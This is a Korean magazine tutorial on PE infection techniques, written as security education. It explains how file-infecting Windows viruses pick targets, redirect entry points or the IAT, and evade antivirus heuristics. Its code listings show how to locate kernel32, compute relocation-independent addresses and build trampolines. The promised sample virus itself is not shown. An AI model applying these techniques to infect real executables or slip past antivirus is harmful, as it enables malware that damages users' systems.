윈도우 프로그래머를 위한 PE 포맷 가이드
바이러스

목차

저작권

소개

컴퓨터 바이러스는 실제 바이러스와 유사한 특징을 가진 재미있는 형태의 프로그램이다. 이번 시간에는 컴퓨터 바이러스가 PE 파일을 어떻게 감염시키는지 방법과 바이러스를 만들 때에 사용되는 API 의존성과 재배치 문제를 해결하는 방법에 대해서 알아본다. 끝으로 C++을 사용해서 PE 파일을 감염 시키는 Matilda1 바이러스를 만들어본다.

연재 가이드

운영체제: 윈도우 2000/XP
개발도구: Visual Studio 2005
기초지식: C/C++, Win32 API, Assembly
응용분야: 보안 프로그램

연재 순서

2007. 08. 실행파일 속으로
2007. 09. DLL 로딩하기
2007. 10. 실행 파일 생성기의 원리
2007. 11 코드 패칭
2007. 12 바이러스
2008. 01 런타임 코드 생성 및 변형

필자소개

신영진 pop@jiniya.net, http://www.jiniya.net
웰비아닷컴에서 보안 프로그래머로 일하고 있다. 시스템 프로그래밍에 관심이 많으며 다수의 PC 보안 프로그램 개발에 참여했다. 현재 데브피아 Visual C++ 섹션 시삽과 Microsoft Visual C++ MVP로 활동하고 있다. C와 C++, Programming에 관한 이야기를 좋아한다.

필자 메모

다사다난했던 2007년도 이제는 몇 일 남지 않았다. 연속적인 시간의 흐름을 분절하고 그것을 기준으로 마치 큰 변화가 있다고 생각하는 것 같은 느낌도 들긴 하지만 누구에게나 터닝 포인트가 된다는 점에는 논란의 여지가 없을 것 같다. 인생이란 긴 여정에 있어서 현재 가고 있는 길이 자신이 가고 싶었던 길인지, 방향을 잃고 우왕좌왕 하지는 않는지를 다시 한번 점검해 보는 것만으로도 충분히 의미 있는 시간이 될 것이다.

대망의 2008년은 모든 개발자들에게 축복과도 같은 한 해가 되기를 기도해본다.

Introduction

컴퓨터 바이러스란 주제를 다루기에 앞서서 위험한 지식이란 것에 대해서 잠깐 생각해보자. 위험한 지식이란 무엇일까? 컴퓨터 바이러스를 만드는 방법이 위험한 지식일까? 보통은 컴퓨터 바이러스가 잠재적인 피해를 주기 때문에 그것을 만드는 방법은 위험한 것이라고 생각한다. 반대로 '사람을 죽이지도 않는데 위험할 것까지 있을까'라고 생각할 수도 있다. 하지만 사실 양측 주장 모두 올바르지 않다. 결국 컴퓨터 바이러스를 만드는 방법이란 지식이 그런 피해를 입히거나 사람을 죽이거나 하지는 않기 때문이다. 지식은 철저하게 가치 중립적이다. 단지 그것을 사용하는 사람에 의해서 위험해 질 뿐이다.

단지 위험할 수 있다는 가능성 때문에 지식을 통제하려는 사람들이 있다. 자신들 기준에서 위험하다고 생각되는 지식은 공개하지 않는 것이다. 그런데 필자에겐 이런 생각이 더 위험하게 느껴진다. 지식을 통제한다는 것은 결국 그것을 소유하고 판단하는 특권을 만들겠다는 것이기 때문이다. 지식보다는 권력이 훨씬 더 위험했음을 역사는 우리에게 말해주고 있다.

컴퓨터 바이러스 코드는 두 가지 흥미로운 요소를 가지고 있다. 첫 째는, 생물학적 바이러스처럼 스스로 자신을 변형하고, 복제한다는 점이다. 두 번째는 외부의 의존 요소가 없다는 점이다. 바이러스는 아무것도 없는 곳에서 스스로 실행된다. 바이러스를 위해서 로더가 해주는 일은 없다. 이번 시간에는 이런 흥미로운 바이러스 프로그램을 만드는 원리에 대해서 살펴보고 간단한 샘플 바이러스인 Matilda1을 제작해 본다.

감염시킬 대상 파일을 찾는 방법

코끼리를 냉장고에 넣는 방법처럼 바이러스를 만드는 방법에 대해서 이야기 하자면 아래와 같은 세 단계가 나올 것이다. 물론 요즘 절찬리에 출시되고 있는 대부분의 바이러스는 이런 고전적인 형태 외에도 다양한 추가 요소를 가지고 있지만 그 근본은 똑같다고 할 수 있다.

1. 감염 시킬 대상 파일을 찾는다.
2. 대상 파일을 감염 시킨다.
3. 원본 프로그램 코드를 수행시킨다.

바이러스를 만들자라고 생각했을 때 가장 먼저 접하게 되는 문제인 감염 시킬 대상 파일을 찾는 것이다. 이 문제는 전통적으로 바이러스에 있어서 가장 큰 부하 요소로 꼽히는 부분이다. 왜냐하면 실제로 파일을 열어보기 전까지는 어떤 파일이 감염되지 않았는지 파악하기가 쉽지 않고, 감염되지 않은 파일만 열어볼 수 있는 방법도 없기 때문이다. 보통의 경우에 바이러스는 한번 감염시킨 파일을 두 번 감염시키지 않는다. 그래서 자신이 감염 시킨 파일인지를 확인하기 위한 특수한 자취(시그니쳐)를 파일에 남겨둔다. 여기엔 몇 가지 이유가 있지만 가장 큰 이유는 한번 감염된 파일을 계속 감염시킬 경우에 바이러스가 발견될 가능성이 높아지고, 따라서 바이러스의 생존성이 낮아지는 결과를 초래하기 때문이다.

윈도우 바이러스의 가장 고전적인 탐색 방법은 FindFirstFile과 FindNextFile을 통해서 파일을 직접 찾아 나서는 방법이다. 오래된 만큼 비효율적인 방법이다. 파일을 열거해서 감염시켜 본들 해당 파일이 거의 실행되지 않는다면 바이러스가 다시 실행될 확률이 낮기 때문이다. 그래서 근래에 개발되는 대부분의 바이러스는 루트킷 기술을 사용해서 프로세스의 실행, 종료, 파일 복사 시점을 가로채서 바이러스를 감염시키는 방법이 많이 사용된다.

PE 파일을 감염시키는 원리

그림 1 바이러스 감염 형태

<그림 1>에는 대표적인 형태의 바이러스 감염 방식이 나와 있다. 첫 번째 그림의 바이러스는 원본 코드를 덮어쓰는 바이러스다. 프로그램의 진입점이나 임의의 지점에 대한 코드를 덮어쓴다. 덮어쓰기 때문에 원본 프로그램은 정상적으로 동작하지 않는다. 두 번째 그림의 바이러스는 프로그램 코드 앞쪽에 자신을 끼워 넣는 바이러스다. 10월에 연재되었던 실행 파일 생성 원리를 사용하면 이러한 형태의 바이러스를 손쉽게 제작할 수 있다. 세 번째 그림의 바이러스는 자신의 코드를 프로그램 뒤쪽에 추가한다. 바이러스 코드가 뒤쪽에 있기 때문에 필연적으로 자신의 코드를 수행시키기 위해서 프로그램의 헤더 정보를 수정하거나 프로그램 코드의 일부를 변형 시켜야 한다. 우리가 이번 시간에 샘플로 제작해 볼 Matilda1 바이러스는 이러한 형태의 전형적인 바이러스다. 네 번째 그림의 바이러스는 자신의 코드를 프로그램 중간에 끼워 넣는다. 이런 전략을 취함으로써 휴리스틱으로 탐지해 내기가 어렵게 만들 수 있다. 마지막 형태의 바이러스는 프로그램 코드에 비어있는 공간에 자신의 코드를 나누어서 복사하는 형태의 바이러스다. 지난 시간에 살펴 보았던 패딩 공간과 헤더에 비어있는 공간에 자신의 코드를 복사하는 전략을 취한다. 다섯 가지 바이러스 중에서 가장 분석하기 힘든 형태의 바이러스다.




그림 2 바이러스 코드 실행 흐름

앞서 소개한 내용은 큰 형태의 바이러스 감염 기법이라 할 수 있다. 세부적으로 어떻게 실제 바이러스 코드가 실행되는지 알아 보도록 하자. <그림 2>에 바이러스 코드가 실행되도록 만드는 다양한 방법이 나와 있다. 그림에서 EP는 프로그램 진입점을(Entry Point) OEP는 원본 프로그램의 시작 번지를(Original Entry Point)를 나타낸다.

제일 왼쪽에 있는 그림은 가장 정직한 방법이다. 원본 PE 헤더의 AddressOfEntryPoint를 바이러스 코드로 변경하는 것이다. 원본 프로그램을 정상적으로 실행시켜 주기 위해서 원본 프로그램의 시

작 주소를 바이러스 코드 내부에 저장해둘 필요가 있다. 바이러스 코드의 실행이 완료되고 나면 원본 함수로 점프한다. 이 방법의 경우 백신 엔진의 휴리스틱에 취약하다는 단점이 있다. 일부 백신 엔진의 경우 프로그램 시작 지점이 마지막 섹션을 가리키고 있으면 바이러스로 간주하기 때문이다.

이런 경우를 우회하기 위해서 나온 방법이 두 번째 그림에 있는 방법이다. 이 방법은 헤더의 진입점을 직접 수정하지 않고 실제 프로그램 코드의 진입점을 바이러스 코드로 점프하는 명령어로 대치시킨다. 물론 이 방법을 좀 더 심화 시켜서 단순 점프 명령이 아닌 다양한 명령어로 시작 지점을 변형시키기도 한다. 원본 코드를 덮어 쓴 것이기 때문에 반드시 바이러스 코드 내부에 원본 코드를 가지고 있어야 감염된 프로그램을 정상적으로 실행 시킬 수 있다는 점에 유의 해야 한다.

세 번째 그림은 바인드된 이미지에 이용할 수 있는 방법이다. 바인드된 이미지는 실제 함수 주소를 모두 IAT에 기록하고 있기 때문에 그 곳의 주소를 바이러스의 시작 주소로 변경하면 프로그램에서 해당 API를 호출하는 시점에 바이러스 코드가 수행되도록 할 수 있다.

마지막 그림은 IAT 패칭을 보다 범용적으로 만든 것으로 프로그램 내부에 있는 함수 코드의 도입부를 바이러스 코드로 점프하는 명령어로 덮어쓰는 방법이다. 이 방법은 휴리스틱으로 탐지해 내기가 힘들다는 장점이 있는 반면에 바이러스 코드가 복잡해지고, 원본 프로그램 코드를 해석하기 위해서 디스어셈블리 엔진을 탑재해야 한다는 단점이 있다.

API 의존성 제거 테크닉

지난 시간에 완전 함수란 다른 프로그램의 임의의 지점에 바이너리 코드를 그대로 붙여 넣었을 때 바로 실행이 가능한 함수라고 했다. 또한 그러한 함수를 만들기 위해서는 API나 전역 변수에 대한 의존성을 없애야 한다는 점도 더불어 설명했었다. 그렇다면 바이러스는 어떨까? 바이러스 또한 다른 프로그램에 복사되어서 사용해야 하기 때문에 똑같이 그 원칙을 지켜야 한다. 바이러스는 완전 프로그램이라 할 수 있다.

그렇다면 바이러스는 API를 하나도 쓰지 않아야 한다는 말일까? 물론 되도록 작게 쓸수록 좋긴 하다. 하지만 API를 하나도 쓰지 않고 바이러스를 만드는 것은 불가능하다. 왜냐하면 가장 단순한 파일 입출력을 하기 위해서도 API가 필수적이기 때문이다. C 표준 라이브러리를 사용하면 된다고 생각할 수 있지만, 그것 또한 내부적으로는 API 호출로 이루어져있다. CRT에 의존하는 것은 더 큰 의존성을 만드는 셈이다.

```
HMODULE dll = LoadLibrary("kernel32.dll");
FARPROC func = GetProcAddress(dll, "some_api_name");
```

위와 같은 코드를 생각했다면 반쯤은 성공한 셈이다. LoadLibrary와 GetProcAddress만 알고 있으면 모든 API를 쓸 수 있는 것이나 다름 없기 때문이다. 하지만 아직도 API의 주소를 두 개나 알아야 한다는 것은 부담이다. 조금만 더 생각해 보자. DLL 로더를 제작할 때 우리는 kernel32.dll에

포함된 것과 동일한 버전의 GetProcAddress를 구현 했었다. 그 때 구현한 것을 사용하면 되기 때문에 GetProcAddress 의 주소를 구할 필요는 없어진다. 그렇다면 최종적으로 LoadLibrary가 남는다. 여기에도 한 가지 힌트가 더 주어진다. 우리에게 필요한 것은 kernel32.dll이고, 이는 시스템 dll이라 모든 프로세스에 맵핑되어 있다는 점이다. 즉, kernel32.dll의 주소만 알면 모든 것이 해결되는 셈이다.

초창기 윈도우 바이러스는 kernel32.dll의 주소로 하드 코딩된 값을 사용했다. 하지만 이는 윈도우 버전에 따라서 차이가 발생하고 다른 버전의 윈도우에서 바이러스 코드가 실행되는 경우에는 잘못된 연산을 수행하는 이유가 되기도 했다. 이후 그 문제를 해결할 수 있는 다양한 방법이 연구되었다. 그 중 대표적인 세 가지 방법에 대해서 간단히 살펴보도록 하자.

1. kernel32.dll의 GetModuleHandle이나 LoadLibrary를 정적으로 링크 시키지 않은 파일은 감염시키지 않는다. 정적으로 링크 시킨 이미지는 IAT 주소를 사용해서 함수를 호출하면 된다. 심각한 제약 같지만 사실 대부분의 윈도우 프로그램은 이 함수를 정적으로 링크해서 사용하기 때문에 큰 제약 사항은 아니다.

2. 임포트 테이블을 새로 만들어서 연결하는 방법이다. 바이러스 코드와 함께 새로운 임포트 테이블을 바이너리 파일에 추가시킨다. 이 임포트 테이블은 기존 것을 그대로 유지하면서 우리에게 필요한 부분만 더 로딩하도록 만든 것이다. 그리고 PE 헤더의 임포트 테이블을 가리키는 오프셋 값을 추가한 부분으로 수정한다. 나머지는 로더가 전부 알아서 해 줄 것이다. 자세한 구현 방법이 궁금하다면 마이크로소프트에서 배포하는 API 후킹 라이브러리인 detours의 setdll이란 샘플을 살펴보도록 하자.

3. 프로그램의 진입점을 수정하는 경우에만 사용할 수 있는 방법으로 리턴 주소를 뒤져서 kernel32.dll의 베이스 주소를 추정해내는 방법이 있다. CreateProcess로 프로세스를 생성할 경우 최종적으로는 kernel32.dll에 있는 BaseProcessStart라는 함수에서 프로그램의 진입점을 호출해 준다. 따라서 프로그램의 진입점의 리턴 주소는 kernel32.dll의 BaseProcessStart가 되고, 이를 통해서 kernel32.dll을 역으로 추적할 수 있다. <리스트 1>에 그 방법이 나와있다. 리턴 주소를 감소시켜 가면서 PE 헤더가 발견되는지를 찾는 것이 전부다.

리스트 1 리턴 주소를 통해서 kernel32.dll의 베이스 주소를 찾는 방법

```
#include <windows.h>
#include <tchar.h>

extern "C" PVOID _ReturnAddress(void);
#pragma intrinsic(_ReturnAddress)
#pragma comment(linker, "/ENTRY:Entry")

inline PVOID GetPtr(PVOID base, SIZE_T offset)
{
```

```
    return (PVOID)((DWORD_PTR) base + offset);
}

PVOID FindPEHeader(PVOID addr)
{
    PIMAGE_DOS_HEADER dos;
    PIMAGE_NT_HEADERS nt;
    PIMAGE_OPTIONAL_HEADER32 opt;

    PBYTE address = (PBYTE) addr;
    for(address = (PBYTE) addr; address; --address)
    {
        __try
        {
            dos = (PIMAGE_DOS_HEADER) address;
            if(dos->e_magic != IMAGE_DOS_SIGNATURE)
                continue;

            nt = (PIMAGE_NT_HEADERS)GetPtr(dos, dos->e_lfanew);
            if(nt->Signature != IMAGE_NT_SIGNATURE)
                continue;

            opt = &nt->OptionalHeader;
            if(opt->Magic != IMAGE_NT_OPTIONAL_HDR32_MAGIC
                && opt->Magic != IMAGE_NT_OPTIONAL_HDR64_MAGIC)
                continue;

            return address;
        }
        __except(EXCEPTION_EXECUTE_HANDLER)
        {
        }
    }

    return NULL;
}

void PrintLine(LPCTSTR str)
{
    DWORD written;
    WriteConsole(GetStdHandle(STD_OUTPUT_HANDLE)
                , str, lstrlen(str), &written, NULL);
}

int __stdcall Entry()
```

```
{
    TCHAR buf[80];

    wsprintf(buf
            , _T("kernel32 == %08X\n")
            , GetModuleHandle(_T("kernel32.dll")));
    PrintLine(buf);

    wsprintf(buf
            , _T("%08X => %08X\n\n")
            , _ReturnAddress()
            , FindPEHeader(_ReturnAddress()));
    PrintLine(buf);

    wsprintf(buf, _T("EXE == %08X\n"), GetModuleHandle(NULL));
    PrintLine(buf);

    wsprintf(buf
            , _T("%08X => %08X\n")
            , Entry
            , FindPEHeader(Entry));
    PrintLine(buf);

    return 0;
}
```

재배치

API 의존성을 완전히 제거한다고 해서 코드가 아무 곳에서나 수행될 수 있는 것은 아니다. API 의존성만큼이나 중요한 고정 주소와 관련된 이슈가 있기 때문이다. printf("Hello World₩n");와 같은 간단한 코드조차도 임의의 컨텍스트에서 실행될 수 없다. 왜 그런지 아래 어셈블리 코드를 통해서 살펴보자.

push offset "Hello World₩n"
call printf
add esp, 4

코드에서 주의 깊에 살펴볼 부분은 스택에 push를 하는 부분이다. 이 부분에 대한 기계어 코드는 0x68, 0x00, 0x30, 0x40, 0x00과 같은 형태가 된다. 여기서 0x68은 push의 명령어 코드이고, 뒤이어 나오는 4바이트는 "Hello World₩n"의 주소가 된다. 리틀 엔디안이기 때문에 거꾸로 읽어 보면 0x00403000이 된다. 그렇다면 0x00403000이라는 주소는 어떻게 생긴 것일까? 그것은 컴파일러가 컴파일하는 과정에서 해당 주소에 "Hello World₩n"을 그 주소로 정했기 때문에 생긴 것이다.

앞선 printf 코드가 바이러스에 탑재될 경우에 발생할 수 있는 문제점이 <그림 3>에 나와있다. 왼쪽 그림은 바이러스 코드가 컴파일된 결과를 나타낸다. 오른쪽 그림은 바이러스가 다른 실행 파일 속으로 들어가면서 0x500000에서 시작되도록 변경된 경우다. 이 경우에도 코드 상의 0x403000은 바뀌지 않는다. 결국 잘못된 번지를 참조하게 된다.




그림 3 바이러스 코드의 재배치

이 문제의 해결 방법은 크게 두 가지 방법이 있다. 하나는 Dll 로더를 제작할 때 살펴보았던 것처럼 재배치 정보를 바이러스에 포함시키는 것이다. 바이러스를 복사 시킬 때 해당 재배치 내용을 토대로 번지를 업데이트 시켜주면 된다. 하지만 이 방법의 경우는 바이러스 코드가 커지고, 복잡해진다는 단점을 가지고 있다. 이런 단점을 보완한 방법이 주소를 실행 시점에 계산하는 방법이 있다. 그림에 나와 있는 RealOffset이 그런 역할을 한다.

<리스트 2>에 RealOffset의 코드가 나와 있다. 이 간단한 함수가 어떻게 주소를 실행 시간에 계산해 내는지 살펴보도록 하자. 이 함수는 컴파일 시점에 바인딩된 주소를 인자로 받아서 계산된 주소를 리턴하는 역할을 한다. RealOffset은 재배치 되더라도 번지의 상대 주소는 동일하다는 원칙을 이용해서 주소를 계산한다. <그림 3>을 다시 살펴보자. 왼쪽 그림의 0x403000이나, 오른쪽의 0x503000이나 바이러스 코드의 시작 지점으로부터는 동일하게 0x3000 떨어져 있다. 하지만 이 사실로는 문제가 해결되지 않는다. 왜냐하면 바이러스 시작 주소를 알아야 하기 때문이다. 바이러스 시작 주소를 전역 변수에 저장해 둔다면 그 녀석을 찾기 위해서 다시 RealOffset을 호출해야 하는 일이 벌어질 것이다. 닭이 먼저인지? 달걀이 먼저인지? 라는 문제로 빠지는 것이다. RealOffset은 이런 문제를 해결하기 위해서 한 가지 특징을 더 사용한다. 코드가 실행되는 시점의 주소를 가지고 있는 EIP가 그것이다.

간단하게 <그림 3>에서 오른쪽 그림과 같이 배치가 이루어진 경우에 RealOffset이 어떻게 0x503000을 계산해내는지 살펴보도록 하자. 함수가 호출되면 call $+5가 수행된다. 이는 현재 명

령어가 수행되는 주소를 기준으로 5바이트 뒤의 함수를 호출하라는 것이다. 그러면 pop eax가 수행된다. 왜냐하면 call 명령어가 기계어로 번역되면 5바이트를 차지하기 때문이다. pop eax가 수행될 때 스택에 들어있는 값은 무엇일까? 바로 call 명령어의 리턴 주소다. call 명령어의 리턴 주소는 call을 수행한 다음인 pop eax의 주소가 된다. 그림에서 RealOffset이 0x501000에 있기 때문에 pop eax의 주소는 0x501005가 된다. 또한 그 명령이 실행된 다음에 eax에는 0x501005가 들어 있다. 여기서 5를 빼고, 컴파일 타임에 계산된 RealOffset의 주소인 0x401000을 뺀다. 그러면 재배치된 오프셋인 0x100000이 eax에 남게된다. 여기에 입력으로 들어온 offset인 0x403000을 더하면 재배치된 주소인 0x503000이 튀어 나온다.

리스트 2 RealOffset 함수 코드

```
__declspec(naked) PVOID RealOffset(PVOID offset)
{
    __asm
    {
        call $+5
        pop eax
        sub eax, 5
        sub eax, RealOffset
        add eax, [esp+4]
        ret
    }
}
```

아직 잘 감이 오지 않는다면 <리스트 3>을 살펴보자. RealOffset을 사용해서 전역 변수의 값에 접근하는 것을 보여주고 있다. 포인터의 경우는 특정 대상을 가리키는 값을 저장하고 있는 변수이기 때문에 RealOffset을 두 번 사용해야 한다. 여기서 중요한 것은 메모리 레이아웃을 이해하는 것이다. <그림 4>에 이 예제에 대한 메모리 구조가 나와 있다. 결국 메모리에는 데이터 밖에 없다는 것을 이해하는 것이 중요하다. g_a, g_b와 같은 형태로 우리가 변수를 지칭하는 것은 해당 번지에 대한 숫자 대신 사용하는 것일 뿐이다. g_b 값을 읽는 부분만 간단히 살펴보자. &g_b는 그림에서 0x1008에 대한 주소를 의미한다. 그 주소를 RealOffset을 통해서 재배치된 값으로 구한 후, 그곳의 값을 DWORD로 읽어서 저장한다. 그 값은 실제 abcde가 저장되어 있는 0x1234가 된다. 이제는 0x1234에 대한 실제 주소를 RealOffset을 통해서 구한다.

리스트 3 RealOffset을 사용해서 전역 변수에 접근하는 방법

```
typedef int (*funcT)(int a);

int g_a = 0;
char *g_b = "abcde";
funcT g_pFunc = Plus;


int some_func()
```

```
{
    int a = *(int *) RealOffset(&g_a);

    LPCVOID ptr = (LPCVOID) *(DWORD *) RealOffset(&g_b);
    char *b = (char *) RealOffset(ptr);

    ptr = (LPCVOID) *(DWORD *) RealOffset(&g_pFunc);
    funcT func = (funcT) RealOffset(ptr);
    func(1);
}
```




그림 4 메모리 레이아웃

트램펄린(trampoline) 함수

트램펄린 함수란 실제 함수를 호출하기 위한 중간 단계의 함수를 말한다. <리스트 4>에 FindFirstFile에 대한 트램펄린 함수가 나와 있다. 함수를 살펴보면 단지 실제 FindFirstFile로 점프하는 것 밖에는 없다는 것을 알 수 있다.

리스트 4 FindFirstFile에 대한 트램펄린 함수

```
extern "C" __declspec(naked, noinline)
Trampoline_FindFirstFile(LPCTSTR, LPWIN32_FIND_DATA)
{
    _asm jmp FindFirstFileAddress
}
```

이 트램펄린 함수를 사용하면 <리스트 3>에서 g_pFunc를 호출할 때처럼 재배치 주소를 계산하기 위한 복잡한 과정을 거칠 필요가 없다. 단지 FindFirstFile을 호출하는 대신에 Trampoline_FindFirstFile을 호출하면 된다. 그 이유는 컴파일러가 생성하는 코드에 있다. 컴파일러는 기본적으로 내부 함수의 호출을 모두 상대 주소로 호출하기 때문이다. 컴파일러가 코드를 그러한 형태로 호출하는 이유는 IA32 아키텍쳐에서 지원하는 call의 형태가 두 가지 종류 밖에 없기

때문이다. 직접 호출하는 경우에는 반드시 상대 주소를 사용해야 하고, 절대 주소를 사용하기 위해서는 반드시 간접 호출을 사용해야 하기 때문이다.

<리스트 4>에 나와 있는 트램펄린 함수는 부정확하다. 왜냐하면 FindFirstFileAddress의 주소가 런타임에 어떻게 바뀔지 모르기 때문이다. 따라서 트램펄린 함수를 사용하기 전에는 반드시 해당 API의 주소를 기록해 주어야 한다. <리스트 5>에 나온 것처럼 주소를 기록해주면 된다. 하지만 여기에는 한 가지 함정이 있다. 바로 jmp의 경우에 절대 주소로 직접 점프할 수 없다는 점이다. 앞서 설명한 call과 마찬가지로 jmp의 경우에도 직접 점프를 할 때에는 항상 상대 주소를 이용해야 한다. 상대 주소를 계산하기 위해서는 addr에서 Trampoline_FindFirstFile 주소에 5를 더한 값을 빼주어야 한다.

리스트 5 트램펄린 함수의 주소를 채우는 방법

```
HMODULE dll = GetModuleHandle(_T("kernel32.dll"));
DWORD addr = (DWORD) GetProcAddress(dll, "FindFirstFileW");
*(DWORD *)((PBYTE)Trampoline_FindFirstFile+1) = addr;
```

이러한 jmp의 불편함을 해결할 수 있는 간단한 테크닉이 있다. push/ret 기법으로 점프할 주소를 스택에 집어넣고, ret를 호출해서 그 주소로 바로 점프하는 방법이다. 이 방법을 사용한 트램펄린 함수가 <리스트 6>에 나와 있다. 이런 형태로 WriteConsole을 트램펄린 함수로 만들어서 우회 접근하는 샘플 프로그램 코드가 <리스트 7>에 나와있다.

리스트 6 push/ret 방법을 사용하는 트램펄린 함수

```
extern "C" __declspec(naked, noinline)
Trampoline_FindFirstFile
{
    __asm push FindFirstFileAddress
    __asm ret
}
```

리스트 7 트램펄린 함수를 사용해서 WriteConsole을 호출하는 샘플

```
#include <windows.h>
#pragma comment(linker, "/SECTION:.text,rwe")

#define IMPLEMENT_TRAMPOLINE(R, C, N, ARG, A) \
extern "C" __declspec(naked, noinline) \
R C TL_##N ARG\
{\
    _asm push A \
    _asm ret \
}

#define SET_TRAMPOLINEADDR(F, A) \
```

```
(*(DWORD_PTR*)((PBYTE) TL_##F + 1) = (DWORD_PTR)(A))

IMPLEMENT_TRAMPOLINE
(
    BOOL
    , WINAPI
    , WriteConsole
    , (HANDLE, LPCVOID, DWORD, LPDWORD, LPVOID)
    , 0x10000000
)

int _tmain(int argc, _TCHAR* argv[])
{
    HMODULE dll = GetModuleHandle(_T("kernel32.dll"));
    FARPROC func = GetProcAddress(dll, "WriteConsoleW");
    SET_TRAMPOLINEADDR(WriteConsole, func);

    LPCTSTR str = _T("Hello World\r\n");
    DWORD written;
    HANDLE h = GetStdHandle(STD_OUTPUT_HANDLE);
    TL_WriteConsole(h, str, lstrlen(str), &written, NULL);

    return 0;
}
```

박스 1 naked 함수 풀링


naked 함수는 스택 프레임을 별도로 생성하지 않는 함수를 말한다. 따라서 지역 변수나 리턴을 하기 위한 과정을 전적으로 개발자가 직접 제어해야 한다. 스택 프레임을 생성시키지 말아야 하는 경우나 스택 프레임이 필요 없을 정도로 간단한 인라인 어셈블리로 구성된 코드에 많이 사용된다. Visual C++에서는 __declspec(naked)를 지정해서 naked 함수를 만들 수 있다.

